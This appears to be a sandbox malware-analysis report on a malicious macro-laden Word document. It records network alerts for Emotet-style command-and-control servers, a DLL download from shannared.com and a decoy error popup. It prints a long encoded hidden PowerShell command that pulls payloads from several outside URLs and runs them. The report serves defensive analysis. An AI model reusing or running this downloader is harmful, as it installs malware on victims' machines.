Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435, Stream Size: 628

General	
Stream Path:	Macros/VBA/dir
File Type:	WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435
Stream Size:	628
Entropy:	6.34127378287
Base64 Encoded:	True
Data ASCII:	. p . . . . . 0 * . . . . . p . . H . . " . . d . . . . . m 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . Y m . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . O f f i c . . E O . f . . i . c 5 . E . . . . . E 2 D . F 8 D 0 4 C - 5 . B F A - 1 0 1 B -
Data Raw:	01 70 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 59 6d fe 61 1a 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 129150

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	129150
Entropy:	7.03372694627
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . % . . . . . b j b j . . . . . ~ . . . b . . . % . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f1 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 25 9b 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e f8 01 00 62 7f 00 00 62 7f 00 00 25 93 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: office, File Type: data, Stream Size: 796

General	
Stream Path:	office

General	
File Type:	data
Stream Size:	796
Entropy:	7.73402004362
Base64 Encoded:	False
Data ASCII:	. ~ . . . . . 0 . . . . . a . Q . . . . u N . . . . . @ . I . Y . . . . . I . . . . . , y 0 p . . . . / . . . . . { . . . . f . . h . e _ . . . . . Q . . . . + . \\ . [3 . . . . . z . . > . H U . t . . P J . { . . ^ . M . . . ^ . . p { r . \\ . . . . < . . . . S . . . ! . . 9 ? . . 1 6 9 . . . ` . . G w . . . . . u . . . . . K . . . . P . . . . . 1 b . . G . . L . /) . 9 . - . . n . . . M > . . . . . x e | . . N . I & . t . k . . + . . E . # . . I . . . O .
Data Raw:	05 7e 92 a5 9d 13 9e 08 30 1e 99 01 10 eb 61 9c 51 88 d9 d2 03 75 4e cf e3 8a 00 be 40 b5 6c 0e 59 06 85 8a f6 95 1f 0e 6c a3 f6 9a 1f e6 d5 ae 2c 79 30 70 e3 b5 a9 8f 2f c2 c1 13 13 df c7 7b b2 8a a8 09 66 d6 a6 bb 68 cb 65 5f 7f b3 af fd b4 51 92 c7 84 fb 2b a3 5c f5 5b 33 d4 0c fa 8c db 7a e8 95 3e cb 48 55 d2 74 07 17 50 4a 10 7b 12 c4 5e c1 4d 00 f7 b6 5e 05 ac 70 7b 72 e7 5c

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-09:30:55.632048	TCP	2404344	ET CNC Feodo Tracker Reported CnC Server TCP group 23	49168	80	192.168.2.22	84.232.229.24
01/27/21-09:31:03.941037	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49169	8080	192.168.2.22	51.255.203.164
01/27/21-09:31:50.136378	TCP	2404328	ET CNC Feodo Tracker Reported CnC Server TCP group 15	49171	8080	192.168.2.22	217.160.169.110
01/27/21-09:31:59.138097	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49173	80	192.168.2.22	185.183.16.47

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:30:35.713542938 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:35.900213003 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:35.900363922 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:35.902981997 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.134855986 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.428189039 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.428216934 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.428234100 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.428479910 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.614783049 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628119946 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628206968 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628264904 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628310919 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.628317118 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628351927 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.628376007 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628427982 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628451109 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.628480911 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628530025 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628556013 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.628585100 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.628664970 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.814851999 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.814924955 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.814977884 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815032959 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815083027 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815114021 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815140009 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815151930 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815193892 CET	80	49167	192.169.223.13	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:30:36.815216064 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815248013 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815300941 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815315008 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815354109 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815403938 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815418005 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815455914 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815505981 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815526009 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815565109 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815618992 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815642118 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815670967 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815722942 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815737963 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815773964 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815823078 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815840960 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:36.815869093 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:36.815946102 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.002271891 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002356052 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002454042 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.002504110 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002567053 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002626896 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002672911 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002753019 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.002835989 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.002971888 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003051996 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003091097 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003109932 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003144979 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003161907 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003190041 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003237963 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003262043 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003289938 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003334999 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003357887 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003371954 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003412962 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003433943 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003452063 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003488064 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003520966 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.003520966 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.003577948 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.030143023 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030201912 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030241013 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030313015 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030350924 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030368090 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.030409098 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.030412912 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030492067 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.030515909 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030563116 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030577898 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030603886 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030641079 CET	49167	80	192.168.2.22	192.169.223.13

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:30:37.030656099 CET	80	49167	192.169.223.13	192.168.2.22
Jan 27, 2021 09:30:37.030690908 CET	49167	80	192.168.2.22	192.169.223.13
Jan 27, 2021 09:30:37.030699015 CET	80	49167	192.169.223.13	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:30:35.644503117 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:30:35.703138113 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 09:30:35.644503117 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	shannared.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 09:30:35.703138113 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	shannared.com		192.169.223.13	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- shannared.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.169.223.13	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 09:30:35.902981997 CET	0	OUT	GET /content/lhALeS/ HTTP/1.1 Host: shannared.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 09:30:36.428189039 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Wed, 27 Jan 2021 08:30:36 GMT Content-Disposition: attachment; filename="O9TGnKaUCw.dll" Content-Transfer-Encoding: binary Set-Cookie: 601124ac53678=1611736236; expires=Wed, 27-Jan-2021 08:31:36 GMT; Max-Age=60; path=/ Last-Modified: Wed, 27 Jan 2021 08:30:36 GMT X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Content-Type: application/octet-stream X-Cacheable: YES:Forced Content-Length: 631808 Accept-Ranges: bytes Date: Wed, 27 Jan 2021 08:30:36 GMT Age: 0 Vary: User-Agent X-Cache: uncached X-Cache-Hit: MISS X-Backend: all_requests Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

System Behavior

Analysis Process: WINWORD.EXE PID: 2408 Parent PID: 584

General

Start time:	09:30:35
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f340000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFCCB98271A005759A.TMP	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F78C8	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F78C8	F78C8	binary	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 1B 56 91 3A D2 F4 D6 01 C8 78 0F 00 C8 78 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00

	ArACcAOgAVACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnAC kAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJw ArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAH UAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKw AnAHcAdQAnACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG 4AZAAnACsAJwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcw AnACsAJwBrAGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnAC sAJwB3ACcAKwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJw ArACcAaAAnACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnAC kAKQAuACIAcgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJw AgACcAKQArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnAC kALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJw B5AGoAJwAsACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnAC kAWwAzAF0AKQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIA AkAEsAbwAzAGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AF IAPQAoACcAWAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKA AkAEoAZAA1AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AH QAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKw AnAGUAYwB0ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAE wASQBFAG4AdAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQ AiACgAJABKAGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7AC QATAAyADkARAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKA AmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAG YAeAAxADAAeABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIA A0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyAC cAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdA AnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAH MAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANA AnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAF YAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQ AkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x49ef0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2296 Parent PID: 2516

General

Start time:	09:30:37
Start date:	27/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff080000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1552 Parent PID: 2516

General

Start time:	09:30:38
Start date:	27/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcA IgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7 ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcA TwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQAp ACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsA MQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAn ACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcA LAAnAHQARQBtAC4AbgBEAFQALgBTAGUAIgBWAEkAYwBlACcALAAnAHMAJwAp

	ACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMA aABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9 ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUA bQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgAr ACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAA RQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAg ACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgA JwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBv AHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAA LQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBD AEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcA NgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBl ADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUA QwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAn AFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0A KAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2 AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsA JABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAx ADAAeABhAD0AJABlAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsA dABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBv AHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQA VQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAw ADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgA cAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAx AHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcA KwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwAr ACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcA KQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0 AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcA KQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAn ACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsA JwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAn ACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMA bwAnACsAJwBuACcAKwAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwAp ACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAA JwArACcAdwB1ACAAJwArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwAr ACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsA KAAnAGEAbgBjAGUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB0 AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8A ZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnADcASgAnACsAJwBtADkAJwAp ACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAA 